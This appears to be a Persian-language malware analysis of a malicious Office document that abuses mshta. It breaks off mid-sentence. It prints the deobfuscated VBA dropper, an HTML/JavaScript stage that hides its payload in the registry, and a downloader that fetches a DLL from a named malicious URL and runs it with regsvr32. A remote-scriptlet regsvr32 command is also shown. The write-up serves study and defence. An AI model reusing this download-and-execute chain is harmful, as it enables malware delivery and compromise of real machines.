

بررسی مستند mshta.

نویسنده: ابوالفضل کاظمی



در بخش VBA این مستند موارد زیر را خواهیم دید:



در بخش کد، دو تابع کمکی به صورت زیر پیاده‌سازی شده‌اند که وظیفه‌ی replace کردن رشته و ایجاد فایل را بر عهده دارند:

```
Function aJzv2(axbwt, a86bSl, afYdg)
    aJzv2 = Replace(axbwt, a86bSl, afYdg)
End Function


Public Function a5mKCo(aFW3x, a5gU2L)
    Open aFW3x For Output As #1
    Print #1, a5gU2L
    Close #1
End Function
```

در تابع main که با بازکردن مستند اجرا می‌شود، کد زیر وجود دارد که چند رشته را پردازش کرده، از نتیجه استفاده می‌کند:

```
Sub main()
    a7NZUr =
StrReverse(aJzv2("e$x$e$.$a$t$h$s$m$\$2$3$m$e$t$s$y$s$\$s$w$o$d$n$i$w$\$:$c$",
"$", ""))
    ' c:\windows\system32\mshta.exe
    a4Ne8S =
StrReverse(aJzv2("m$o$c$.$t$f$o$s$o$r$c$i$m$\$a$t$a$d$m$a$r$g$o$r$p$\$:$c$",
"$", ""))
    ' c:\programdata\microsoft.com
    aJAKwh =
StrReverse(aJzv2("l$m$t$h$.$x$e$d$n$i$\$a$t$a$d$m$a$r$g$o$r$p$\$:$c$", "$",
""))
    ' c:\programdata\index.html

    Call VBA.FileCopy(a7NZUr, a4Ne8S)
    Set agOH3l = f.i
    ' html content recieved from FORM.TEXT.VALUE

    a5mKCo aJAKwh, agOH3l.value
    Shell a4Ne8S & " " & aJAKwh
End Sub
```

به صورت خلاصه کد بخش VBA این مستند وظایف زیر را بر عهده دارد:

- کپی کردن فایل mshta.exe در مسیر c:\programdata با عنوان microsoft.com
- ایجاد یک فایل index.html در همان مسیر با محتویاتی که از textbox فرم دریافت می‌کند. این محتویات ترکیبی از JS, VB در دل یک فایل html است که در ادامه بررسی می‌کنیم.
- اجرا کردن فایل index.html با mshta کپی شده (همان microsoft.com)

در فایل HTML یک Content طولانی به صورت hex-string قرار داده شده که پردازشی روی آن انجام شده و سپس از روی آن یک تابع ایجاد می‌شود که دو ورودی دریافت کرده و اجرا می‌شود. به صورت خلاصه این مراحل در فایل html طی می‌شوند:

- ذخیره کردن رشته‌ی اولیه hex در registry ویندوز
- خواندن رشته‌ی hex از رجیستیری و تبدیل آن به رشته‌ی معمولی
- جایگزین کردن بخش‌هایی از رشته و بدست آوردن یک رشته‌ی جدید
- ایجاد یک تابع با دو آرگومان u, c از روی رشته‌ی نهایی
- اجرای تابع ایجاد شده با پارامتر اول به صورت یک رشته‌ی hex و دومی صفر

محتوای تمیز شده‌ی html البته با حذف کردن Content برای خلاصه بودن به صورت زیر است:

```
<html>
<body>
    <p id="content">...CONTENT_HERE...</p>

    <script language="javascript">
        function ayiZ6(aKIGX) {
            var aVhEO = "";
            for(var alEms = 0; alEms < aKIGX.length; alEms += 2) {
                aVhEO += String.fromCharCode(parseInt(aKIGX.substr(alEms, 2), 16));
            }
            return(aVhEO);
        }

        var aVrnX = "HKEY_CURRENT_USER\\Software\\soft\\key";
        var ayTZ1E = new ActiveXObject("wscript.shell");
        var aEkXQb = document.getElementById("content");
        ayTZ1E.RegWrite(aVrnX, aEkXQb.innerHTML, "REG_SZ");
    </script>

    <script language="vbscript">
        aHxDa = ayTZ1E.RegRead(aVrnX)
        ayTZ1E.RegDelete(aVrnX)
    </script>

    <script language="javascript">
        aHxDa = ayiZ6(aHxDa);
        aHxDa = aHxDa.replace(/g144u/ig, "");

        var a5W6qs = new Function("u", "c", aHxDa);
        a5W6qs("261636e22307567737d3c6f3078607e2e65676271647f2572746e657b6f2d6f636e227272633f68396870366f603a74743d6f2f2a307474786", 0);
        window.close();
    </script>
</body>
</html>
```

با بررسی تابع ایجاد شده به این نتیجه می‌رسیم که پارامتر u برابر آدرسی است که از آن یک فایل dll دانلود می‌شود. با decode کردن url به آدرس زیر می‌رسیم:

http://m4tz0of0xi8o3brr.com/kundru/targen.php?l=swep2.cab

پارامتر c نیز صفر ارسال شده است. پس بخشی از کد که اسم کامپیوتر و userdomain را دریافت کرده و مقایسه می‌کند از چرخه‌ی اجرا حذف می‌شود. در نهایت فایل dll از آدرس مشخص شده دانلود شده و در پوشه‌ی temp به اسم temp.dll ذخیره شده و با دستور regsvr32 اجرا می‌شود.

مثال اجرای اسکریپت به کمک regsvr32 (Living Off The Land Binaries):

C:\Windows\SysWOW64\regsvr32.exe /s /u /i:https://gist.githubusercontent.com/DanielRTeixeira/b4c0e7cc62ae6b6594a5a35d9c0d8143/raw/dd34a7aa4f22edfc5081d66d500f071dbad06f7a/example.sct scrobj.dll

کد تمیز شده‌ی تابع JS پس از حذف اضافات به صورت زیر است:

```
function aiqUS(aKjIo){
    var aEy8j = "";
    for(var aRO0bX = 0; aRO0bX < aKjIo.length; aRO0bX += 2){
        aEy8j += String.fromCharCode(parseInt(aKjIo.substr(aRO0bX, 2),
16));
    }
    return(aEy8j);
}

function a2mNL0(aEy8j){
    return (aEy8j.split("").reverse().join(""));
}

var aoJWc = new ActiveXObject("msxml2.xmlhttp");
var aY4CF = new ActiveXObject("adodb.stream");
var acolw = new ActiveXObject("wscript.shell");

asWSE = acolw.expandenvironmentstrings("%temp%");
a9y1Sc = asWSE + String.fromCharCode(92) + "temp.dll";
u = a2mNL0(u);
u = aiqUS(u);

aoJWc.open("GET", u, 0);
aoJWc.send();

if(aoJWc.status == 200 && aoJWc.readystate == 4){
    aY4CF.open();
    aY4CF.type = 1;
    aY4CF.write(aoJWc.responsebody);
    aY4CF.savetofile(a9y1Sc, 2);
    aY4CF.close();
}

acolw.run("regsvr32 " + a9y1Sc);
```

چرخه‌ی اجرا در نهایت به این شکل میشه: